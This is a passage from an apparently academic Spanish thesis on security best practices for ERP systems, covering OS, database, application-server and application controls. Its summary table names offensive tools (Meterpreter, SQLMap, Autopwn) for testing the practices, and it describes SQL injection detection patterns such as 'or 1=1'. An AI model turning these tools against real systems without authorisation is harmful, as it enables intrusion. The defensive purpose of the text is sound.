Gestionar las cuentas de usuario, manteniendo la base de datos de usuarios y grupos acordes a las necesidades reales y proporcionar servicios de validación de estos usuarios.

Esta buena práctica se centra en el "quien" puede tener acceso al sistema operativo, además del "como" definir contraseñas fuertes para estos usuarios, evitando así la suplantación de estos.

Es importante no tener usuarios innecesarios o no existentes con acceso a nuestro sistema, como lo son usuarios por defecto, o aquellos que ya no requieren ingresar, es recomendable hacer seguimientos a los usuarios y verificar que solo pueden ingresar aquellos a los que realmente se les está permitido.

No utilizar contraseñas de administrador en blanco o poco seguras

Las contraseñas en blanco o poco seguras representan una de las vulnerabilidades más habituales en una red y uno de los puntos de acceso más sencillo para los intrusos.

Utilizar contraseñas seguras, utilizar frases cifradas en vez de contraseñas

La forma de crear una contraseña segura que no tenga que anotar consiste en utilizar una frase cifrada.

Aunque las frases cifradas son vulnerables a los ataques de diccionario, la mayoría del software de averiguación de contraseñas comercial no comprueba las contraseñas de más de 14 caracteres. Si los usuarios utilizan frases cifradas largas, es menos probable que se averigüen sus contraseñas y resultan más fáciles de recordar que las contraseñas seguras tradicionales. También es menos probable que los usuarios anoten las contraseñas si son fáciles de recordar. (Corporation)

5.1.1.3 Privilegios

Una buena práctica de seguridad para un sistema ERP es controlar la asignación de privilegios a usuarios del sistema operativo.

Esta buena práctica se centra en el “para que” accede el usuario al sistema operativo, que funciones o tareas va a cumplir dentro del sistema operativo.

Principio de privilegios mínimos

El principio es simple y el efecto de aplicarlo correctamente aumenta considerablemente la seguridad y reduce los riesgos. El principio especifica que todos los usuarios del sistema deben iniciar la sesión en la maquina con una cuenta de usuario que sólo tenga los permisos mínimos necesarios para llevar a cabo la tarea actual y no siempre tener permisos de root o administrador. Ésta es una forma de protección contra código malintencionado, entre otros ataques.

5.1.1.4 Puertos y firewalls

Una buena práctica de seguridad para un sistema ERP es cerrar el acceso a puertos que no se están utilizando en el sistema operativo.

Esta buena práctica se centra en el “para que” se encuentra abierto un determinado puerto, que programa o proceso lo usa y “como” controlar su estado.

Un puerto abierto no es un objeto autónomo, y no debería ser considerado como algo que puede ser destruido al cerrarlo. Si un puerto está abierto, significa que hay un programa activo usando dicho número de puerto para comunicarse con otros ordenadores en la web. Un puerto no es abierto por el sistema operativo, es abierto por un programa específico queriendo usarlo.

Para cerrar un puerto, usualmente solo es necesario cerrar el programa ó servicio que mantiene dicho puerto abierto.

Sin embargo, no es siempre sencillo el averiguar porque un puerto está abierto. Aunque un puerto no pueda ser bloqueado cerrando un programa ó servicio, hay otras opciones para bloquear las comunicaciones a dicho puerto. Los Cortafuegos (firewalls) pueden prevenir conexiones en puertos específicos. Trabajan según el principio en que los paquetes de datos que usan un puerto en particular en una red son filtrados. Sin embargo, los cortafuegos solo proveen protección pasiva. Tanto los sistemas operativos Windows como Linux poseen firewalls que pueden ser configurados de acuerdo a las necesidades es bueno

configurarlos de la mejor manera posible para que cumplan su objetivo a cabalidad.

5.1.1.5 Servicios

Una buena práctica de seguridad para un sistema ERP es deshabilitar los servicios innecesarios que corren en el sistema operativo.

Esta buena práctica se basa en "que" servicios se encuentran habilitados y "por que" lo hacen dentro del sistema operativo.

Los servicios son aplicaciones que se ejecutan en segundo plano en el sistema, de forma transparente y sin interfaz de usuario, utilizan funcionalidades varias del sistema operativo, por ejemplo, servicios web, registro de eventos, servicios de archivos, impresión, criptografía, informes de errores, etc. .

Los sistemas operativos de forma predeterminada inician diversos servicios al inicio del sistema, otros que están a la espera en modo automático, son activados por aplicaciones del sistema o por otros servicios.

El paquete de servicios está programado de forma tal que el equipo sea funcional en multitud de situaciones diversas, gran parte de ellos nunca nos serán necesarios, por lo que cada usuario de acuerdo al entorno donde utilice su equipo puede decidir qué servicios desactivar completamente.

Todos los servicios consumen recursos del sistema que se podrían utilizar para otros menesteres, en algunos casos son ínfimos sus requerimientos, pero cuando se suman la cantidad de servicios iniciados en un equipo con pocos recursos de hardware su optimización representa una mejora bastante apreciable y decisiva, también resulta importante determinar cuáles de estos se encuentran comprometidos por amenazas informáticas o puedan ofrecer rutas por las que pueda infiltrarse un atacante potencial.

5.1.2 Modulo Base de datos

5.1.2.1 Usuarios y Roles Personalizados

Una buena práctica de seguridad para un sistema ERP es controlar el acceso a la base de datos, a través de la implementación de usuarios y roles personalizados.

Esta buena práctica se centra en el “quien” puede tener acceso a la base de datos, con que privilegios y que tareas puede realizar, para evitar manipulaciones de datos no deseadas

Las bases de datos relacionales implementan controles de acceso a datos basados en perfiles de usuario o roles, siendo importante definir que usuarios pueden acceder a la base de datos, cuál será su nivel de acceso y cuales las operaciones que se les permita realizar dentro de ellas.

En la implementación de un sistema ERP, normalmente se configura un solo usuario para la instalación inicial, estos usuarios son creados por defecto para permitir la correcta configuración del aplicativo, sin embargo es aconsejable no crear dicho usuario con el nombre que siguieren los diferentes manuales o con los que trae el ERP por defecto, sino crear uno propio para disminuir el riesgo de un acceso no autorizado con este usuario.

5.1.2.2 Control de Cambios

Una buena práctica de seguridad para un sistema ERP es controlar los cambios que se realizan sobre la base de datos, por fuera de la aplicación.

Esta buena práctica se centra en ”como” registro las modificaciones que se realizan directamente sobre la base de datos.

Es muy común encontrar administradores de aplicación que realizan cambios directos sobre la base de datos, omitiendo el control de cambios que utilizan las aplicaciones normalmente log, esto atenta contra la integridad y la auditoria de la información disponible para los usuarios, se deben crear funciones al interior de la base de datos de manera que cualquier operación de INSERT o UPDATE sean registradas junto con la información del usuario que realizo dicha operación.

5.1.2.3 Puerto

Una buena práctica de seguridad para un sistema ERP es modificar los parámetros de la conexión a la base de datos.

Esta buena práctica se centra en “como” se conecta el ERP a la base de datos y los parámetros requeridos para realizar las conexiones.

Durante el proceso de instalación, se debe configurar el nombre del servidor y el puerto mediante el cual el ERP se va a conectar a la base de datos, se recomienda modificar el puerto que use el sistema gestor de base de datos para

realizar dicha conexión, ya que usar el puerto por defecto facilita la acción de los posibles atacantes.

5.1.2.4 Respaldos y Restauración

Una buena práctica de seguridad para un sistema ERP es definir políticas de respaldo y restauración de la información.

Esta buena práctica se centra en el "para que" se hacen respaldos, en "donde" se deben almacenar y "como" se verifica su valides y correcto funcionamiento en caso de requerirse una recuperación a partir de ellos.

El respaldo de la información es una medida de contingencia que tienen los administradores de sistemas (administrador de base de datos y de una red) para recuperar la información en caso de desastre, para ello es necesario contar con una política que se defina con base en las siguientes preguntas:

¿Qué información se debe respaldar?
¿Cuál será el periodo de tiempo entre respaldo?
¿Qué tipo de respaldo se utilizará?
¿Qué dispositivo utilizar en el respaldo de información?
¿Cuál será el sitio físico adecuado para almacenar de manera segura los dispositivos y
¿Cuál será el personal autorizado para manipular estos dispositivos?
¿Quién realizará las tareas de monitoreo, ejecución y prueba de respaldos?
¿Cuál será el procedimiento de recuperación en caso de desastre? (entiéndase desastre como la mínima pérdida de información relevante en el área).

Lo anterior requiere la asignación de recurso humano capacitado y el recurso tecnológico suficiente, de manera que pueda operar en forma segura.

En el caso de los ERP donde toda la información de la empresa se encuentra almacenada en la base de datos es muy importante definir estas políticas.

5.1.3 Modulo Servidor de Aplicaciones

5.1.3.1 Configuración

Una buena práctica de seguridad para un sistema ERP es configurar el servidor solo con los parámetros requeridos, modificando las configuraciones por defecto.

Esta buena práctica se centra "como" se configura el servidor para garantizar que funcione de la mejor manera tanto en el uso de los recursos, como en su seguridad.

Cuando se instala el software del servidor, este presenta normalmente un número de alternativas para configurar las opciones o preferencias. Estas alternativas deberán ser hechas cuidadosamente para balancear los requerimientos de seguridad y operación.

Un servidor típico almacena no sólo la información para publicar, sino también una gran variedad de temas que no deben ser publicados. Estos normalmente incluyen los archivos log del servidor así como sistemas y aplicaciones tales como archivos de contraseñas. Si se es cuidadoso al usar los controles de accesos provistos por el sistema operativo en el servidor, se puede reducir la probabilidad de dejar salir información o la corrupción de esta.

Las configuraciones a tener en cuenta son

- Configurar la capacidad de Loggins del Servidor
- Configurar servicios auxiliares del servidor
- Configurar programas ejecutables por el servidor
- Configurar el servidor para la administración local y/o remota (SSH).
- Los archivos del Web público son de lectura, pero no pueden ser escritos por los procesos que implementan los servicios Web.
- El directorio donde está el contenido Web almacenado no puede ser escrito por los procesos de servidor.
- Los archivos que contienen el Web público puede ser escrito solamente por los procesos que permita la administración del Web.
- Los archivos log del servidor pueden ser escritos por los procesos del servidor, pero no pueden ser leídos como contenido del Web.
- Los archivos log del servidor Web son leídos solamente por los procesos de administración
- Cualquier archivo temporal creado por un proceso server es limitado a un subdirectorio particular.
- Disponer de listado de directorios de archivos.
- Configurar el servidor de manera que los archivos server no sean externos al directorio especificado.

Configuración de archivos

Dentro de la configuración de directorios, el servidor tiene los siguientes archivos:

- Access.conf Controla el acceso a los archivos del servidor.
- Httpd.conf Configuración de archivos para el servidor.

- Mime.conf Determina el mapeo de la extensión de los archivos tipo mime.
- Srm.conf Los recursos de mapeos del servidor. Estos archivos contienen más información de la configuración del servidor.

Debido a que la información contenida en estos archivos puede ser usada para perjudicar el sistema entero del servidor, se deben proteger de modo que no puedan ser modificados por los scripts.

Se recomienda además revisar la documentación que al respecto tenga el proveedor del servidor de aplicaciones ya que algunos poseen parámetros específicos que son necesarios revisar para aumentar su seguridad.

5.1.3.2 Administración

Una buena práctica de seguridad para un sistema ERP es realizar la administración del servidor de manera segura, para que solo personal autorizado lo pueda realizar.

Esta buena práctica se centra en "quien" puede realizar la administración del servidor, bajo que parámetros y con qué condiciones de seguridad.

La administración del servidor de aplicaciones incluye tareas tales como transferencia de archivos, examinar los log del server, instalación de nuevos programas externos, parches o actualizaciones, y otros cambios a la configuración del servidor. Estas tareas usualmente pueden ser ejecutadas ya sea de la consola del servidor o desde un host separado por medio de conexión de red. En cualquier caso, debe ser segura la ejecución de las tareas de manera que no ofrezca oportunidades a los intrusos infringir la seguridad del servidor.

Aunque el estado de operación normal del servidor puede ser seguro, durante la ejecución de tareas administrativas, el servidor puede estar en un estado de transición vulnerable. Esto es cierto especialmente si el administrador del servidor está en un host remoto, porque este requiere que este abierta la conexión de red a través del cortafuego. Tal conexión puede ser vulnerable a algunas formas ataques, y puede abrir la puerta a Internet-Intranet y a la administración del servidor. El resultado sería la perdida de integridad del contenido del servidor.

En caso de que la administración del servidor se haga de manera remota es recomendable usar SSH (intérprete de órdenes segura) que trabaja de forma similar a como se hace con telnet. La diferencia principal es que SSH usa técnicas de cifrado que hacen que la información que viaja por el medio de comunicación vaya de manera no legible y ninguna persona pueda descubrir el usuario y contraseña de la conexión ni lo que se escribe durante toda la sesión.

5.1.4 Modulo Aplicación ERP

5.1.4.1 SQL inyección

Una buena práctica de seguridad para un sistema ERP es prevenir inyección de SQL en el ERP.

Esta buena práctica se basa en “como” prevenir dentro de la aplicación, el ingreso de sentencias SQL que puedan comprometer la integridad y la confidencialidad de la información.

Existen básicamente 4 formas de prevenir la inyección, las cuales están muy bien descriptas en el “SQL Injection Prevention Cheat Sheet “ (Foundation, 2009).

Prepared Statements

Los prepared statements son sentencias pre-compiladas, en las cuales se indica qué parámetros serán ingresados por el usuario. De esta forma podemos indicarle al DBMS cuál es el código a ejecutar y cuáles serán las variables. Esto permite que el motor distinga la sentencia a ejecutar de los datos de entrada y así evitar que el usuario agregue sentencias SQL.

Además de la obvia ventaja de prevenir las inyecciones, éstos permiten mejorar el tiempo de ejecución si la misma sentencia se utiliza más de una vez. Cuando armamos una sentencia SQL, el motor de base de datos analiza, compila y optimiza la forma en que la ejecutará, por ello, si la armamos una sola vez y la ejecutamos varias veces (ya sea utilizando los mismos o diferentes parámetros), el tiempo de ejecución disminuirá considerablemente.

Stored Procedures

Los stored procedures son más conocidos que los prepared statements entre los desarrolladores debido a su uso extensivo en la programación que interactúa con BDs. Se escriben procedimientos en el lenguaje del DBMS (los cuales se almacenan en la base de datos) y desde el código del programa se llaman estos procedimientos con las variables ingresadas por el usuario como los parámetros. De esta forma, el DBMS puede distinguir correctamente variables de código. Los stored procedures son tan eficaces como los prepared statements, pero hay que tener cuidado de no utilizar los parámetros para armar sentencias, porque se estaría anulando la defensa.

Escapar todo dato ingresado por el usuario

Probablemente ésta sea la forma más difundida de prevenir SQL Injection, pero también es la menos recomendada. La idea es que cada vez que el usuario ingrese datos que se utilizaran en una sentencia, se escapen los caracteres especiales (como comillas simples o dobles, barras invertidas "\", o caracteres de comentario "--" o "#", etc.) para que el dato sea un solo string y el motor de BD no lo confunda con código a ejecutar.

Esta técnica es frágil y se debe utilizar sólo cuando ya se cuenta con código inseguro y reescribirlo utilizando prepared statements requeriría un costo inaceptable. Todo desarrollo que se comience de cero debe utilizar prepared statements o stored procedures. (Foundation, 2009)

Servidores de seguridad

En la actualidad se están implementando servidores de seguridad para las bases de datos, están diseñados para proteger las bases de datos contra ataques de inyección SQL y otros cambios no autorizados, de manera similar a un firewall que protege la red contra el protocolo TCP / IP .

Se ejecutan como un proxy entre las aplicaciones y servidores de bases de datos, analizando activamente la entrada de comandos SQL, permitiendo actuar sobre los resultados en función del modo seleccionado.

El modo de simulación en bloques, analiza los registros de la propia base de datos y avisa al administrador en caso de detectar consultas sospechosas. El modo de bloqueo utiliza el modo heurístico del motor de base de datos para encontrar y bloquear las consultas de sospechosas. El modo de aprendizaje permite optimizar el motor de base de datos y el modo de protección activa permite al administrador bloquear automáticamente sentencias SQL que el servidore de seguridad no había detectado previamente.

El servidor de seguridad de base de datos detecta el riesgo de una consulta analizando su acceso a tablas sensibles, la presencia de comentarios, contraseñas vacías y consultas o expresiones “or” que siempre devuelven verdadero (por ejemplo, 1 = 1). También es sensible a los comandos de administración, los que cambian la estructura de la base de datos o los que acceden a los archivos del sistema. Una lista blanca permite que ciertas consultas "ilegales" puedan ser procesadas.

5.1.4.2 Sesiones

Una buena práctica de seguridad para un sistema ERP es controlar la forma como los usuarios ingresan, permanecen y terminan la sesión dentro del aplicativo.

Esta buena práctica se centra en “como” se identifican los usuarios en el sistema, y durante cuánto tiempo se mantendrán de manera valida dentro del mismo, gestionando su salida de forma correcta.

ID de Sesión

Típicamente, los procesos para manejar el estado de una aplicación es a través del uso de un ID de sesión en caso de que el ERP utilice esto para su proceso de ingreso es necesario tenerlo en cuenta para correcta implementación. Dichos identificadores son usados para identificar unívocamente a un usuario en la aplicación, mientras que del lado del servidor, existen procesos para asociar este identificador a un nivel de acceso. Esto significa que una vez que el usuario ha sido autenticado, se puede usar el ID de sesión como un ticket de entrada que permitirá al usuario entrar en cada página sin necesidad de volver a digitar su usuario y contraseña.

Existen tres métodos disponibles para enviar y recibir el ID de sesión en una aplicación:

- Colocar el ID en el URL de la página, el cuál es recibido por la aplicación vía GET cuando el cliente hace clic en vínculos ubicado en la página.
- Almacenar el ID en ciertos campos de un formulario, el cual será enviado a la aplicación vía POST. Típicamente se usan campos de tipo hidden (oculto) para almacenar esta información.

- A través del uso de Cookies

Cada uno de estos métodos posee sus ventajas y desventajas, uno puede ser más apropiado que el otro según sea el caso. La selección de un método u otro depende del tipo de aplicación que se está desarrollando y el tipo de personas que harán uso de la aplicación.

Cerrar sesiones

Una sesión puede cerrarse voluntariamente cuando así el usuario lo solicite, sin necesidad de colocar nuevamente nombre de usuario y contraseña.

Pero también la acción de cerrar la sesión debe ser automática. En general,

cuando transcurre un determinado período de tiempo sin actividad, la sesión se debe cerrar automáticamente por cuestiones de seguridad.

Una sesión también debería terminarse si el sistema de seguridad sospecha del usuario que ha iniciado sesión, especialmente si hace actividades fuera de lo normal.

Se recomienda entonces verificar la existencia de los métodos de cierre de sesión tanto manuales como automáticos, en caso de no existir y de ser posible implementarlos, además que se determinen los tiempos y estados donde se deben presentar los cierres automáticos.

5.1.4.3 Almacenamiento Criptográfico

Una buena práctica de seguridad para un sistema ERP es verificar que información critica como contraseñas, información personal de los usuarios, cuentas bancarias entre otras, se encuentren almacenadas de forma encriptada dentro de la base de datos.

Esta buena práctica se centra en “como” se almacena la información dentro de la base de datos y como se logra encriptarla para no hacerla visible dentro de ella.

Contraseñas

Las contraseñas siempre han de guardarse en la base de datos "cifradas" de algún modo, de forma que un atacante o cualquier persona no puedan conocerlas. Si es un requisito indispensable, el que las contraseñas puedan ser "recordadas", deberán cifrarse con un algoritmo de "doble sentido" para que puedan ser descifradas por la aplicación. Pero este sistema es muy poco recomendable ya que se la persona que las requiera podrá también descifrarlas. Lo mejor es cifrar las contraseñas con un algoritmo de "un sólo sentido" de forma que no se puedan descifrar.

Para esto lo que se hace es pasar las contraseñas por una función resumen como MD5, SHA, y luego guardar en la base de datos el "resumen" generado y descartar la contraseña.

Más adelante, para comprobar si un usuario ha puesto bien su contraseña, lo que haremos será pasar por la misma función lo que el usuario envía y comparar el resultado del cifrado con el que tenemos en nuestra base de datos.

Elegir un algoritmo de cifrado

Las funciones de resumen más conocidas y utilizadas son MD5 y SHA-1, pero dado que MD5 y SHA-1 han sido comprometidas, actualmente se están imponiendo nuevas funciones como son SHA-2 y Bcrypt.

A la hora de escoger una de ellas para usar dentro del ERP, se debe tener en cuenta la velocidad de ejecución de la función, algunas son más lentas pero más seguras, otras más rápidas pero no lo son tanto, así que se debe entender que se desea encriptar y si el tiempo es un factor crítico para la elección.

5.1.4.4 Control de acceso y Certificados

Una buena práctica de seguridad para un sistema ERP es controlar el acceso al aplicativo desde la red.

Esta buena práctica se centra en “quien” puede tener acceso a nuestra aplicación desde la web.

Hoy en día la mayoría de los ERP cuentan con módulos web que permiten a sus usuarios acceder desde cualquier sitio con una conexión de internet, sin embargo es importante garantizar que solo las personas autorizadas por la organización tengan acceso a este, para esto es necesario utilizar algún tipo de mecanismo que permita validar la identidad de la persona que está tratando de ingresar al aplicativo además del usuario y la contraseña que ya tiene implementado.

Certificado digital

Un certificado digital (también conocido como certificado de clave pública o certificado de identidad) es un documento digital mediante el cual un tercero confiable (una autoridad de certificación) garantiza la vinculación entre la identidad de un sujeto o entidad wiki, en este caso es posible que la organización genere sus certificados digitales, y los emita a sus empleados de confianza para que ellos puedan ingresar al sitio web de la aplicación, sin embargo un aspecto fundamental que hay que entender es que el certificado para cumplir la función de identificación y autenticación necesita del uso de la clave privada (que sólo el titular conoce en este caso la organización).

El certificado y la clave pública se consideran información no sensible que puede distribuirse perfectamente a terceros. Por tanto el certificado sin más no puede ser utilizado como medio de identificación, pero es pieza imprescindible en los protocolos usados para autenticar a las partes de una comunicación digital, al garantizar la relación entre una clave pública y una identidad, y si adicionamos la clave privada permite controlar el acceso garantizando un control total de parte nuestra.

5.1.4.5 Roles y Permisos

Una buena práctica de seguridad para un sistema ERP es definir Roles para controlar los derechos de acceso a la información de la empresa.

Esta buena práctica se basa en a "donde" puede acceder un usuario dentro del ERP de acuerdo a sus responsabilidades dentro de la empresa.

Las funciones o roles suelen utilizarse para determinar cuál es el campo de acción de un usurario dentro de la empresa, dado que los ERP manejan la totalidad de la información de la empresa y soportan todas sus operaciones, es necesario definir muy buenas políticas de roles, para garantizar no solo que los usuarios puedan realizar todas las labores que le sean encomendadas, sino que también evitar que puedan afectar información que es de uso de otros usuarios dentro del sistema.

En estos casos es recomendable realizar una denegación total de acceso al sistema, y comenzar a habilitar accesos a ventanas y procesos a medida que sean necesarios, apoyando esto es importante realizar seguimientos constantes por parte del administrador a los diferentes roles, para verificar que los permisos no estén ni por debajo de los requeridos ni que estén sobrepasados.

5.1.4.6 Procesos

Una buena práctica de seguridad para un sistema ERP es crear reglas y validaciones para que los procesos se ejecuten de manera adecuada y limitando el error humano en el ingreso y la manipulación de la información.

Esta buena práctica se centra en el "producto", en el resultado del trabajo de todas las personas que interactúan con el ERP, este producto es la información, la cual debe ser de la mejor calidad, consistente y confiable.

Esta buena práctica esta respalda por el concepto "basura que entra, basura que sale" o GIGO (Garbage In, Garbage Out), esta expresión es muy común en la computación y muestra la importancia que tiene la correcta alimentación de la información en un sistema.

En el caso de un ERP esto se vuelve vital, ya que la información que ingresen los usuarios es la base para procesos críticos como contabilidad y tesorería, y afecta directamente la toma de decisiones por parte de las gerencias. Si el ERP es alimentado de manera incorrecta, es muy probable que la demás información que se genere a partir de ese momento carezca de confiabilidad, llevando a presunciones incorrectas sobre la misma.

En los sistemas ERP los procesos están relacionados entre sí (Ilustración 16) y la información de un proceso se vuelve un insumo para el siguiente, de ahí que hay algunos procesos que se convierten en el punto de partida de la información para todo el ERP, estos deben ser validados cuidadosamente.



Ilustración 16 Procesos Compra ERP

Pedidos

Las solicitudes que son hechas por las personas se deben validar de manera que la información que se consigne en ellas, que es la base de todo el proceso de compras quede lo más completa y correcta posible. Hay algunos aspectos claves a verificar.

- **Información correcta del proveedor** (Nit, Nombre, dirección, teléfonos, tributaria)

- **Almacén o bodega de destino:** Se debe verificar que la bodega desde la cual se hace la solicitud sea realmente a la que el producto llegara, para esto se le puede asignar un rol especifico a cada jefe de bodega y limitar su acceso a la bodega que dirige.

- **Producto:** Aunque el producto es tomado de una lista previamente construida en la Base de datos, no se puede permitir realizar pedidos sin un producto especifico, ya que esto tendría implicación graves desde el punto de vista contable, para validar esto se define esta campo como obligatorio dentro del proceso de diligenciamiento de la orden.

- **Flujos de actividades:** Muchas empresas implementan controles dentro de los ERP para poder hacer verificación de la información, dentro de los pedidos los más comunes son los flujos por montos, esto hace que para poder autorizar un pedido se requiere que una persona con un moto autorizado mayor apruebe el pedido, exigiendo para su aprobación una revisión previa del pedido, esto garantiza que al menos 2 personas revisen la orden y verifiquen la calidad de la información.

Recepciones

Las recepciones son el proceso que ingresa en un almacén o bodega lo que fue pedido, este proceso es crítico ya que no solo afecta el proceso de facturación sino toda la parte de inventarios. Algunos aspectos claves a validar son

- **Recepciones sin Orden de Compra:** De acuerdo a los procesos del ERP, no se podría recibir algo que no se pidió y autorizo previamente, por lo tanto se debe hacer una validación para que todas las recepciones se hagan en base a un pedido.

- **Cantidad Menor o igual a la cantidad del pedido:** Las cantidades en la recepción deben ser iguales o menores a las cantidades en los pedidos, pero nunca pueden ser mayores a las cantidades previamente autorizadas.

Facturas

Este proceso consiste en generar el documento equivalente a la factura emitida por el proveedor, este proceso genera compromisos de pago, razón por la cual no se pueden presentar problemas en la información contenida en ella, los factores a verificar son

- **Cantidad facturada:** debe ser menor o igual a la cantidad en la recepción: Al momento de completar una factura se valida que las cantidades en la factura sean iguales o menores a las cantidades en la recepción.

- **Concordancia entre la factura generada y la entrega por el proveedor**: esto con el fin de validar que todo el proceso previo (Pedidos y recepciones) este correcto, además una inconsistencia en este documento puede causar problemas fiscales.

Todas estas validaciones garantizaran la integridad, manteniendo la precisión y consistencia en la información que es introducida al ERP.

Estas buenas prácticas abarcan cada uno de los elementos propuestos dentro de la metodología planteada, finalmente se busca sintetizar a través de la tabla (Ilustración 17) las buenas prácticas y cada uno de los componentes donde estas se pueden aplicar.

BUENA PRACTICA	DESCRIPCION	CONTEXTO DE USO	HERRAMIENTA
Actualizaciones de seguridad en el sistema	Tanto el sistema operativo como todas las aplicaciones instaladas, deben tener todos los parches de seguridad liberados a la fecha.	Sistema Operativo, Motor de base de datos , Servidor de aplicaciones, Aplicación ERP	
Controlar los usuarios del sistema Operativo.	Gestionar las cuentas de usuario, manteniendo la base de datos de usuarios y grupos acordes a las necesidades reales.	Sistema Operativo	
Controlar la asignación de privilegios a usuarios del sistema operativo.	Todos los usuarios del sistema deben iniciar la sesión con una cuenta de usuario que sólo tenga los permisos mínimos necesarios.	Sistema Operativo	METERPRETER
Cerrar el acceso a puertos que no se están utilizando en el sistema operativo	Los puertos que se encuentran abiertos dentro del sistema operativo deben ser aquellos que se requieren para el correcto funcionamiento de las aplicaciones instaladas.	Sistema Operativo	METERPRETER
Deshabilitar los servicios innecesarios que corren en el sistema operativo.	Los sistemas operativos de forma predeterminada inician diversos servicios, no deben iniciarse servicios que no sean necesarios.	Sistema Operativo	METERPRETER
Controlar el acceso a la base de datos, a través de la implementación de usuarios y roles personalizados.	Definir que usuarios pueden acceder a la base de datos, cuál será su nivel de acceso y cuales las operaciones que se les permita realizar dentro de ella.	Motor de base de datos	SQLMap
Controlar los cambios que se realizan sobre la base de datos, por fuera de la aplicación ERP.	Los administradores de aplicación realizan cambios directos sobre la base de datos, omitiendo el control de cambios que utilizan las aplicaciones ERP normalmente log.	Motor de base de datos	
Modificar los parámetros de la conexión a la base de datos.	Durante el proceso de instalación, se recomienda modificar el puerto que use el sistema gestor de base de datos para realizar la conexión	Motor de base de datos	Instalacion

BUENA PRACTICA	DESCRIPCION	CONTEXTO DE USO	HERRAMIENTA
Definir políticas de respaldo y restauración de la información.	Establecer políticas de contingencia para recuperar la información en caso de desastre.	Motor de base de datos	
Configurar el servidor modificando las configuraciones por defecto.	Cuando se instala el software del servidor se deben modificar los parámetros que vienen en la instalación por defecto (puertos, usuarios, rutas etc.)	Servidor de Aplicaciones	Autopwn
Realizar la administración del servidor de manera segura	Durante la ejecución de tareas administrativas, el servidor puede estar en un estado de transición vulnerable	Servidor de Aplicaciones	Putty
Prevenir inyección de SQL	Prevenir dentro de la aplicación, el ingreso de sentencias SQL que puedan comprometer la integridad y la confidencialidad de la información.	Aplicación ERP	SQLMap
Controlar la forma como los usuarios ingresan, permanecen y terminan la sesión dentro del aplicativo.	Como se identifican los usuarios en el sistema, y durante cuánto tiempo se mantendrán de manera valida dentro del mismo, gestionando su salida de forma correcta.	Aplicación ERP	
Almacenamiento criptográfico de información critica	Verificar que información critica se encuentre almacenada de forma encriptada dentro de la base de datos.	Aplicación ERP	SQL
Controlar el acceso al aplicativo desde la red.	Garantizar que solo las personas autorizadas por la organización tengan acceso al aplicativo desde la web	Aplicación ERP	Certificados digitales
Definir roles para controlar los derechos de acceso a la información de la empresa.	Permisos de acceso de un usuario dentro del ERP de acuerdo a sus responsabilidades dentro de la empresa.	Aplicación ERP	
Crear reglas y validaciones para que los procesos de la empresa	Validar los procesos para que se ejecuten de manera adecuada y limitando el error humano en el ingreso y la manipulación de la información.	Aplicación ERP	Procesos y procedimientos

Ilustración 17 Tabla resumen buenas practicas

6. VALIDACION BUENAS PRÁCTICAS

Como paso a seguir dentro del proceso de la propuesta de las buenas prácticas, se validarán todos los aspectos planteados en capítulo anterior, para esto se realizará la instalación y puesta a punto de otro sistema ERP, para aplicar sobre él una serie de pruebas de seguridad y posteriormente poner en marcha las buenas prácticas y así verificar si estas son funcionales y resuelven las debilidades detectadas.

